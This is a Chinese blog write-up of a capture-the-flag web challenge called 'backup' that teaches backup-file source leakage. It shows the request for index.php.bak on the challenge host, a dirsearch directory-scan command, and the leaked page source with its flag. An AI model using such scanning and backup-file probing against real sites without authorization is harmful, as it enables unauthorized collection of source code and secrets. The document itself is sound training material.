攻防世界-web-backup-Writeup

原创

萌萌哒的baola 于 2020-06-16 16:57:15 发布 198 收藏

分类专栏： ctf题解

本文链接：https://blog.csdn.net/Claming_D/article/details/106790059

文章目录

【环境】

【工具】

【 题目】

【题目分析】

【总结】

【环境】

wind10

【工具】


dirsearch

【 题目】

backup

【题目分析】

打开题目链接，出现一下信息



显然考察备份文件泄露。ctf中常考查的备份文件有`.bak` `.git` `.svn` 等，这题是`.bak`类型的备份文件泄露。很多软件,如editplus，在生成了某种类型的文件后，就会自动生成它的备份文件`.bak`。

> .bak文件的格式为：文件名.bak；例如123.php.bak


经过手工尝试，这题的扩展名为`.bak` ,payload为：

```
http://220.249.52.133:33925/index.php.bak
```

当然，也可以使用目录扫描，这里我使用dirsearch进行扫描

```
命令：python dirsearch.py -u http://220.249.52.133:33925/ -e php
```

扫描结果：



当我们访问备份文件时，备份文件就会自动下载到本地，用文本编辑器打开，得到网站源码

```
<html>
<head>
    <meta charset="UTF-8">
    <title>备份文件</title>
    <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
    <style>
        body{
            margin-left:auto;
            margin-right:auto;
            margin-TOP:200PX;
            width:20em;
        }
    </style>
</head>
<body>
<h3>你知道index.php的备份文件名吗？</h3>
<?php
$flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
?>
</body>
</html>
```

【总结】

源码泄露由于网站开发人员忘记删除备份文件，直接上线项目，这对网站来说具有很大的安全隐患，攻击者可以通过下载泄露的源码备份文件，查看源码，从而进行信息收集。